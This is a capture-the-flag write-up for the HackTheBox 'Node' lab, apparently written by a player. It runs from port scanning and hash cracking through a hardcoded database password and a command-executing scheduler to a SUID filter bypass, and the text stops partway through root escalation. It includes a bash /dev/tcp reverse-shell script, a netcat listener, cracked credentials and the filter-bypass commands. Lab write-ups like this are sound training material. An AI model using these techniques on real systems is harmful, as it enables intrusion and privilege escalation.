


HackTheBox – Node



Summary

- Discovery of webserver on port 3000.
- Discovery of usernames and password hashes at /api/users.
- Cracked ¾ of hashes, one of which was the myplace admin account.
- Authenticated on webserver as admin and downloaded a backup file.
- The backup file contained a hard coded password for the user – mark. This was used to authenticate as Mark via SSH.
- Discovered that mark could access the scheduler collection on mongo, this was owned by the user – Tom.
- Escalated privileges by abusing mongo scheduler.
- Discovered a binary - /usr/local/bin/backup with SUID belonging to Tom.
- Examining the binary revealed at least 3 different routes to privilege escalation.
- Bypassed filtering on backup to read the root directory.
- Abused a command injection vulnerability in backup to gain a shell as root.
- Exploited the displayTarget function in backup to leverage a buffer overflow by bruteforcing ret2libc, granting a shell as the root account.

Recon

I began by adding 10.10.10.58 to /etc/hosts as node.htb.

This was followed up by portscans, only revealing SSH running on port 22 Apache hadoop running on port 3000.

```
driggzzzz@kali:~/Desktop/HTB/Node$ sudo nmap node.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-14 04:32 EDT
Nmap scan report for node.htb (10.10.10.58)
Host is up (0.014s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
3000/tcp   open  ppp


Nmap done: 1 IP address (1 host up) scanned in 3.02 seconds
driggzzzz@kali:~/Desktop/HTB/Node$ ports=$(sudo nmap -p- -T5 node.htb|grep ^[0-9]|cut -f1 -d "/");echo $ports
22 3000
driggzzzz@kali:~/Desktop/HTB/Node$
```

```
# Nmap 7.80 scan initiated Tue Aug 11 04:21:55 2020 as: nmap -sV -sC -p22,3000 -Pn -oN nmap.txt node.htb
Nmap scan report for node.htb (10.10.10.58)
Host is up (0.013s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
| 256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_ 256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
3000/tcp   open  hadoop-datanode Apache Hadoop
| hadoop-datanode-info:
|_  Logs: /login
| hadoop-tasktracker-info:
|_  Logs: /login
|_ http-title: MyPlace
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Aug 11 04:22:09 2020 -- 1 IP address (1 host up) scanned in 14.27 seconds
```

Visiting the webserver presents a page – myplace.



I attempted to bruteforce directory discovery on the webserver using dirb, however an error was preventing dirb from running successfully.

```
driggzzzz@kali:~/Desktop/HTB/Node$ dirb http://node.htb:3000
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Aug 14 04:35:13 2020
URL_BASE: http://node.htb:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://node.htb:3000/ ----
(!) WARNING: NOT_FOUND[] page not stable, unable to determine the correct URLs {200}.
    (Try using FineTunning: '-f')

-----

END_TIME: Fri Aug 14 04:35:13 2020
DOWNLOADED: 0 - FOUND: 0
driggzzzz@kali:~/Desktop/HTB/Node$
```

I used wireshark to capture the packets, displaying the following:

[illegible]

I managed to bypass this by changing my User-Agent in dirb. Unfortunately dirb didn't discover much of use despite having to work for it.

```
-----
DIRB v2.22
By The Dark Raver
-----

OUTPUT_FILE: dirb.txt
START_TIME: Fri Aug 14 05:35:29 2020
URL_BASE: http://node.htb:3000/
WORDLIST_FILES: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
USER_AGENT: driggzzzz
OPTION: Not Stopping on warning messages

-----


GENERATED WORDS: 219174
(!) WARNING: Wordlist is too large. This will take a long time to end.
  (Use mode '-w' if you want to scan anyway)

---- Scanning URL: http://node.htb:3000/ ----
+ http://node.htb:3000/uploads (CODE:301|SIZE:173)
+ http://node.htb:3000/assets (CODE:301|SIZE:171)
+ http://node.htb:3000/vendor (CODE:301|SIZE:171)

-----


END_TIME: Fri Aug 14 06:58:10 2020
DOWNLOADED: 219174 - FOUND: 3
```

There are however several custom scripts running on the webserver, profile.js reveals the existence of /api/users/.



```
profile.js x admin.js home.js login.js
1 var controllers = angular.module('controllers');
2
3 controllers.controller('ProfileCtrl', function ($scope, $http, $routeParams) {
4   $http.get('/api/users/' + $routeParams.username)
5     .then(function (res) {
6       $scope.user = res.data;
7     }, function (res) {
8       $scope.hasError = true;
9
10      if (res.status == 404) {
11        $scope.errorMessage = 'This user does not exist';
12      }
13      else {
14        $scope.errorMessage = 'An unexpected error occurred';
15      }
16    });
17 });
18
```

Visiting `/api/users/` reveals a list of 4 users and their hashed passwords.



I compiled the usernames and hashes into a wordlist which I attempted to crack using hashcat, this revealed 3 passwords, most notably the admin password as manchester.

```
driggzzzz@kali:~/Desktop/HTB/Node$ hashcat -m 1400 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt --force --username --show
mark:de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73:snowflake
tom:f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240:spongebob
myP14ceAdm1nAcc0uNT:dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af:manchester
driggzzzz@kali:~/Desktop/HTB/Node$
```

Visiting <http://node.htb/login> and authenticating as the admin account reveals a page allowing a download of a backup file.

WELCOME BACK, MYP14CEADMINACCOUNT

Download Backup

The backup file is a large ASCII text file, examining the contents it appears to be a base64 encoded string.

```
driggzzzz@kali:~/Desktop/HTB/Node$ file myplace.backup
myplace.backup: ASCII text, with very long lines, with no line terminators
driggzzzz@kali:~/Desktop/HTB/Node$ head -c 300 myplace.backup
UESDBAoAAAAAAHtvi0sAAAAAQAABwAdmFyL3d3dy9teXBsYWNlL1VUCQADyfyfyrWYJpML91eAsAAQAAAAAABQSwMEFAAJAaAgARQEiS0x97zc0EQAAEFMAACEA
MhSiItktVqGQ1exHbkGNZIV8CDeiZKjqQ7PFtcnKlr35a51iZW7sftxH2NiprdSK2driggzzzz@kali:~/Desktop/HTB/Node$
driggzzzz@kali:~/Desktop/HTB/Node$ tail -c 300 myplace.backup
FAAJAaAgATWUiSyhsx/IUAQAAFAIAACwAGAAAAAQAALSBLPQLAHZhci93d3cVbXlwbGFjZS9zdGF0aWMvcGFydGhhbmVcHJvZm1sZS5odG1sVWVQFAAMimapZdXgLAEEAAAA
tbFVUBQADvpWqWxV4CwABBAAAAAEAAAAFBLBQYAAAAAXwNFA3edAQDQ+iuAAAA=driggzzzz@kali:~/Desktop/HTB/Node$
driggzzzz@kali:~/Desktop/HTB/Node$
```

Piping this output to base64 -d and directing it to a file I named backup shows that this is a password protected Zip archive.

```
driggzzzz@kali:~/Desktop/HTB/Node$ cat myplace.backup | base64 -d > backup
driggzzzz@kali:~/Desktop/HTB/Node$ file backup
backup: Zip archive data, at least v1.0 to extract
driggzzzz@kali:~/Desktop/HTB/Node$ unzip backup
Archive:  backup
[backup] var/www/myplace/package-lock.json password:
  skipping: var/www/myplace/package-lock.json incorrect password
  skipping: var/www/myplace/node_modules/serve-static/README.md incorrect password
  skipping: var/www/myplace/node_modules/serve-static/index.js incorrect password
  skipping: var/www/myplace/node_modules/serve-static/LICENSE incorrect password
```

I successfully bruteforced the password using fcrackzip – revealing the password as magicword.

```
driggzzzz@kali:~/Desktop/HTB/Node$ fcrackzip backup -u -D -p /usr/share/wordlists/rockyou.txt

PASSWORD FOUND!!!!: pw = magicword
driggzzzz@kali:~/Desktop/HTB/Node$
```


FootHold

I navigated through the extracted backup, it is what appears to be a backup of the website I downloaded it from.

```
driggzzzz@kali:~/Desktop/HTB/Node/var/www/myplace$ ls -la
total 56
drwxr-xr-x  4 driggzzzz driggzzzz 4096 Sep  3  2017 .
drwxr-xr-x  3 driggzzzz driggzzzz 4096 Aug 14 04:57 ..
-rw-rw-r--  1 driggzzzz driggzzzz 3861 Sep  2  2017 app.html
-rw-rw-r--  1 driggzzzz driggzzzz 8058 Sep  3  2017 app.js
drwxr-xr-x 69 driggzzzz driggzzzz 4096 Sep  1  2017 node_modules
-rw-rw-r--  1 driggzzzz driggzzzz  283 Sep  1  2017 package.json
-rw-r--r--  1 driggzzzz driggzzzz 21264 Sep  1  2017 package-lock.json
drwxrwxr-x  6 driggzzzz driggzzzz 4096 Sep  1  2017 static
driggzzzz@kali:~/Desktop/HTB/Node/var/www/myplace$
```

Reading the contents of app.js contains a hardcoded password for the user – mark, it is being used to authenticate against mongoDB.

```
driggzzzz@kali:~/Desktop/HTB/Node/var/www/myplace$ cat app.js
const express      = require('express');
const session      = require('express-session');
const bodyParser    = require('body-parser');
const crypto        = require('crypto');
const MongoClient  = require('mongodb').MongoClient;
const ObjectID      = require('mongodb').ObjectID;
const path          = require("path");
const spawn        = require('child_process').spawn;
const app           = express();
const url           = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key    = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }
}
```


The password is also reused for Marks user account allowing me to authenticate via SSH.



The image shows a terminal window with a dark background. In the top left, a file manager window is open, displaying a directory structure with icons for 'Trash', 'WareSet-up.sh', and 'File System'. The terminal window shows the following text:

```
88      88      88      88      88      88      88      88      88      88
88      88      88      88      88      88      88      88      88      88
88      88      88      88      88      88      88      88      88      88
88      88      88      88      88      88      88      88      88      88
'88888' '88888' '88888' 88      88 '88888' '88888'
```

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Sep 27 02:33:14 2017 from 10.10.14.3
mark@node:~\$ whoami; id; hostname
mark
uid=1001(mark) gid=1001(mark) groups=1001(mark)
node
mark@node:~\$

Privilege Escalation – User: Tom

My first thought was to enumerate mongoDB for more information, unfortunately this only led me to information that I already had...

```
mark@node:/home$ mongo -u mark -p 5AYRft73VtFpc84k localhost:27017/myplace
MongoDB shell version: 3.2.16
connecting to: localhost:27017/myplace
> get dbs
2020-08-14T10:12:38.459+0100 E QUERY [thread1] SyntaxError: missing ; before statement @(<shell>):1:4

> show dbs
2020-08-14T10:12:43.938+0100 E QUERY [thread1] Error: listDatabases failed: {
  "ok" : 0,
  "errmsg" : "not authorized on admin to execute command { listDatabases: 1.0 }",
  "code" : 13
} :
_getErrorWithCode@src/mongo/shell/utils.js:25:13
Mongo.prototype.getDBs@src/mongo/shell/mongo.js:62:1
shellHelper.show@src/mongo/shell/utils.js:769:19
shellHelper@src/mongo/shell/utils.js:659:15
@(<shellhelp2>):1:1

> show collections
users
> db.users.find()
{ "_id" : ObjectId("59a7365b98aa325cc03ee51c"), "username" : "myP14ceAdminAcc0uNT", "password" : "dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af", "is_admin" : true }
{ "_id" : ObjectId("59a7368398aa325cc03ee51d"), "username" : "tom", "password" : "f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240", "is_admin" : false }
{ "_id" : ObjectId("59a7368e98aa325cc03ee51e"), "username" : "mark", "password" : "de5a1adf4fedcce153915edc60177547f1057b61b7119fd130e1f7428705f73", "is_admin" : false }
{ "_id" : ObjectId("59aa9781cccd6f1d1490fce9"), "username" : "rastating", "password" : "5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0", "is_admin" : false }
>
```

Enumerating running processes belonging to other users on the machine reveals that Tom is running /var/scheduler/app.js

```
mark@node:/home$ ls -la etc
total 20
drwxr-xr-x  5 root root 4096 Aug 31 2017 .
drwxr-xr-x 25 root root 4096 Sep  2 2017 ..
drwxr-xr-x  2 root root 4096 Aug 31 2017 frank
drwxr-xr-x  3 root root 4096 Sep  3 2017 mark
drwxr-xr-x  6 root root 4096 Sep  3 2017 tom
mark@node:/home$ ps aux | grep mark
root      30   0.0  0.0   0   0 ?        S    09:35   0:00 [fsnotify_mark]
root     1498   0.0  0.9 95404 6988 ?        Ss   10:05   0:00 sshd: mark [priv]
mark     1500   0.0  0.6 45248 4744 ?        Ss   10:05   0:00 /lib/systemd/systemd --user
mark     1503   0.0  0.2 61292 2012 ?        S    10:05   0:00 (sd-pam)
mark     1510   0.0  0.4 95404 3308 ?        S    10:05   0:00 sshd: mark@pts/0
mark     1511   0.0  0.6 22584 5188 pts/0    Ss   10:05   0:00 -bash
mark     1553   0.0  0.4 37372 3432 pts/0    R+   10:13   0:00 ps aux
mark     1554   0.0  0.1 14228  908 pts/0    S+   10:13   0:00 grep --color=auto mark
mark@node:/home$ ps aux | grep frank
mark     1556   0.0  0.1 14228  984 pts/0    S+   10:13   0:00 grep --color=auto frank
mark@node:/home$ ps aux | grep tom
tom      1219   0.4  7.6 1044964 58112 ?        Ssl  09:35   0:11 /usr/bin/node /var/www/myplace/app.js
tom      1407   0.0  5.8 1009080 44072 ?        Ssl  09:35   0:01 /usr/bin/node /var/scheduler/app.js
mark     1558   0.0  0.1 14228  964 pts/0    S+   10:13   0:00 grep --color=auto tom
mark@node:/home$
```

Examining this file reveals several things:

- It is using Marks credentials to authenticate against mongo using another collection – scheduler.
- Any tasks that are run from this collection will be executed then deleted.
- As the file is owned by Tom any commands executed through this file should be executed with Tom's permissions.

```
mark@node:/var/scheduler$ ls -la
total 28
drwxr-xr-x  3 root root 4096 Sep  3  2017 .
drwxr-xr-x 15 root root 4096 Sep  3  2017 ..
-rw-rw-r--  1 root root  910 Sep  3  2017 app.js
drwxr-xr-x 19 root root 4096 Sep  3  2017 node_modules
-rw-rw-r--  1 root root  176 Sep  3  2017 package.json
-rw-r--r--  1 root root 4709 Sep  3  2017 package-lock.json
mark@node:/var/scheduler$ cat app.js
const exec = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectId = require('mongodb').ObjectId;
const url = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          if (doc) {
            console.log('Executing task ' + doc._id + ' ... ');
            exec(doc.cmd);
            db.collection('tasks').deleteOne({ _id: new ObjectId(doc._id) });
          }
        });
      } else if (error) {
        console.log('Something went wrong: ' + error);
      }
    });
  }, 30000);
});
mark@node:/var/scheduler$
```

I created a file in /tmp that would call back to a listener I set up to spawn a reverse shell.

```
mark@node:/var/scheduler$ cat /tmp/driggzzzz.sh
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.12/9001 0>&1
mark@node:/var/scheduler$
```

I then authenticate against mongo again, this time connecting to scheduler, using the following command and waiting for roughly 5 seconds spawned a reverse shell.

```
db.tasks.insertOne({cmd:'/tmp/driggzzzz.sh'})
```

```
mark@node:/var/scheduler$ mongo -u mark -p 5AYRft73VtFpc84k localhost:27017/scheduler
MongoDB shell version: 3.2.16
connecting to: localhost:27017/scheduler
> show collections
tasks
> db.tasks.insertOne({cmd:'/tmp/driggzzzz.sh'})
{
  "acknowledged" : true,
  "insertedId" : ObjectId("5f3657b14406d21eccb8cdf1")
}
> █
```

```
driggzzzz@kali:~$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.58] 38404
bash: cannot set terminal process group (1407): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@node:/$ whoami; id; hostname
whoami; id; hostname
tom
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lpadmin),116(sambashare),1002(admin)
node
tom@node:/$ █
```

Privilege Escalation - Root

Searching for files with the SUID bit set reveals /usr/local/bin/backup.

```
tom@node:/$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/local/bin/backup
/usr/bin/chfn
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/newuidmap
/bin/ping
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ntfs-3g
/bin/su
/bin/mount
tom@node:/$
```

The file is an executable, however, upon running it exits immediately with no output.

```
tom@node:/$ backup
backup
tom@node:/$ backup --help
backup --help
tom@node:/$ backup -h
backup -h
tom@node:/$
```

In app.js this file is mentioned with arguments:

-q backup_key __dirname

The backup key is referenced at the start of the file.

```
app.get('/api/admin/backup', function (req, res) {
  if (req.session.user && req.session.user.is_admin) {
    var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);
    var backup = '';

    proc.on("exit", function(exitCode) {
      res.header("Content-Type", "text/plain");
      res.header("Content-Disposition", "attachment; filename=myplace.backup");
      res.send(backup);
    });
  }
});
```

```
tom@node:/$ cat /var/www/myplace/app.js
cat /var/www/myplace/app.js
```

```
const express      = require('express');
const session       = require('express-session');
const bodyParser    = require('body-parser');
const crypto        = require('crypto');
const MongoClient   = require('mongodb').MongoClient;
const ObjectId      = require('mongodb').ObjectId;
const path          = require("path");
const spawn         = require('child_process').spawn;
const app           = express();
const url           = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key    = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```


Exploit Method #1 – Filter bypass.

I ran the binary again, this time using ltrace, the following was the most interesting part of the output:

```
strstr("/tmp", "..") = nil
strstr("/tmp", "/root") = nil
strchr("/tmp", ';') = nil
strchr("/tmp", '&') = nil
strchr("/tmp", '`') = nil
strchr("/tmp", '$') = nil
strchr("/tmp", '|') = nil
strstr("/tmp", "//") = nil
strcmp("/tmp", "/") = 1
strstr("/tmp", "/etc") = nil
strcpy(0xffff261cb, "/tmp") = 0xffff261cb
getpid() = 1639
time(0) = 1597399377
clock(0, 0, 0, 0) = 1961
srand(0xb4b83265, 0xc4bc27c2, 0xb4b83265, 0x804918c) = 0
rand(0, 0, 0, 0) = 0x3d8893c0
sprintf("/tmp/.backup_1032360896", "/tmp/.backup_%i", 1032360896) = 23
sprintf("/usr/bin/zip -r -P magicword /tm"... , "/usr/bin/zip -r -P magicword %s "..., "/tmp/.backup_1032360896", "/tmp")
= 69
system("/usr/bin/zip -r -P magicword /tm"...zip warning: Permission denied
<no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> ) = 4608
access("/tmp/.backup_1032360896", 0) = 0
sprintf("/usr/bin/base64 -w0 /tmp/.backup"... , "/usr/bin/base64 -w0 %s", "/tmp/.backup_1032360896") = 43
```

Basically there are a lot of characters filtered including ; & ` \$ | // /etc and /root.

This can be bypassed by navigating to / and running the program again using wildcards such as r**t or **ot.

```
tom@node:/$ pwd
pwd
/
tom@node:/$ backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 r**t > /tmp/test
